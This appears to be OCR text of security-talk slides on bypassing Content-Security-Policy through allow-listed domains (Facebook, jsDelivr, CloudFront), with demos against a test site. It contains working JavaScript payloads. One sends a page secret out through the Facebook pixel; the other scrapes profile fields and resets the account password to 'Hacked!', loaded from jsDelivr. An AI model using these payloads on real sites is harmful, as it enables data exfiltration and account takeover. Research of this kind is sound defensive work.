
~7310 Sites in my DB (5.8%)

Symptoms:

xxxx-src: *.facebook.com, www.facebook.com, *.facebook.net

Can be used to exfiltrate data

Facebook vs Google Analytics Prevalence



Demo 2 Facebook

Content-Security-Policy

```
default-src 'self’ www.facebook.com;
script-src 'nonce-
3FahAWXnLOYTy8KNO3V6Fsmd' 'unsafe-
eval' *.jsdelivr.net *.facebook.net
code.jquery.com;
font-src 'self' data: ;
img-src * data:;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-inline’;
base-uri 'none'; object-src 'none';
```

Demo 2 Facebook

Content-Security-Policy

```
default-src 'self’;
connect-src www.facebook.com;
script-src 'nonce-
3FahAWXnLOYTy8KNO3V6Fsmd' 'unsafe-
eval' *.jsdelivr.net
*.facebook.net code.jquery.com;
font-src 'self' data: ;
img-src * data:;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-inline’;
base-uri 'none'; object-src
'none';
```

Demo 2 Facebook


Payload


Objective #2
Method #1

```
fbq('init', '1179785999289471');
fbq('trackCustom', 'MyEvent-keyfc',{
    data: "Secret ingredient is:
'"+document.getElementById('secret-
ingredient').innerText+"'"
});
```

Demo 2 Facebook

Profit




Receiving activity
demo2.keyfc.com | TEST25968
All
Browser
Server
Events received
Received from
Setup method
MyEvent-keyfc Custom event
Processed
Browser
Manual setup
URL: https://demo2.keyfc.com/secret.php
Parameter: (1)
data: Secret ingredient is: 'Stardust Nectar gathered by a Lumisprite'
Action source: website
Advanced matching parameters: IP address, User agent

Google Chrome 21 Jul 15:18 en

KEYFC - Where Greedy Eat

demo2.keyfc.com/index.php

Welcome to KEYFC!

Please login to access the private page and learn our **secret** recipe.

https://demo2.keyfc.com/login.php

Events Manager

facebook.com/events_m...

Data sources

felipemolina.com

Create

Overview | Test events | Diagnostics | History | Settings

Test your events

Check that your events are being received correctly. Learn more

Receiving activity
TEST25968

All | Browser | Server | 4 options selected | Clear Activity

Events received	Received from	Setup method	Event ID	Time received

Test browser events
Interact with your website to test whether the events sent from a web browser are received correctly. For example, if you want to test a purchase event, go to your website and click a "Purchase" button. If the purchase event is received, it'll appear on this screen.

https://felipemolin

Open Website

Test server events
Follow these steps on your terminal or in the Graph API Explorer to start seeing activity.

1. Within your server's payload, add the 'test_event_code' to the event that you want to test.

TEST25968

2. Copy and paste the test code below as a value for your test_event_code parameter, e.g. {test_event_code: TEST25968}

3. Send the payload. If the payload is received correctly, it'll appear on this screen.

Help | Give feedback

Demo 3
JS Delivr

~2208 Sites in my DB (1.7%)

Symptoms:

xxxx-src: cdn.jsdelivr.net, *.jsdelivr.net

Can be used to execute code

Demo 3
JS Delivr

Content-Security-Policy

```
default-src 'self’;
font-src 'self' data: ;
img-src * data:;
script-src 'nonce-
Z6J0PD3nRKxE4A/SHPrVx9wA’
cdn.jsdelivr.net
code.jquery.com;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-
inline’;
base-uri 'none';
```

Demo 3
JS Delivr


Payload


Objective #3 – Change Password

```
fetch('/profile.php').then(function (response) {
return response.text();
}).then(function (html) {
  // This is the HTML from our response as a text
string
  const parser = new DOMParser();
    const pd = parser.parseFromString(html,
"text/html");
    sq=pd.getElementById('security_question').value;
    sa=pd.getElementById('security_answer').value;
    email=pd.getElementById('email').value;
    username=pd.getElementById('username').value;

    data=new URLSearchParams({
        'username': username,
        'password': 'Hacked!',
        'email': email,
        'security_question': sq,
        'security_answer': 'Hax0red as well'
  });
// [...]
```

Demo 3 – JS Delivr

Storing the Payload (github.com or npmjs.com)






Demo 3
JS Delivr

Profit 

https://jsdelivr.keyfc.com/secret.php?**source=https://cdn.jsdelivr.net/gh/felmoltor/bunchofjs/exec.js**



New Password:

Hacked!

Security Questions

Security Question:

What is your favorite bird?

Security Answer:

Hax0red as well

Demo 4 Amazon Cloudfront

~1441 Sites in my DB

Symptoms:

xxxx-src: *.cloudfront.net

Can be used to Exfiltrate and Execute code

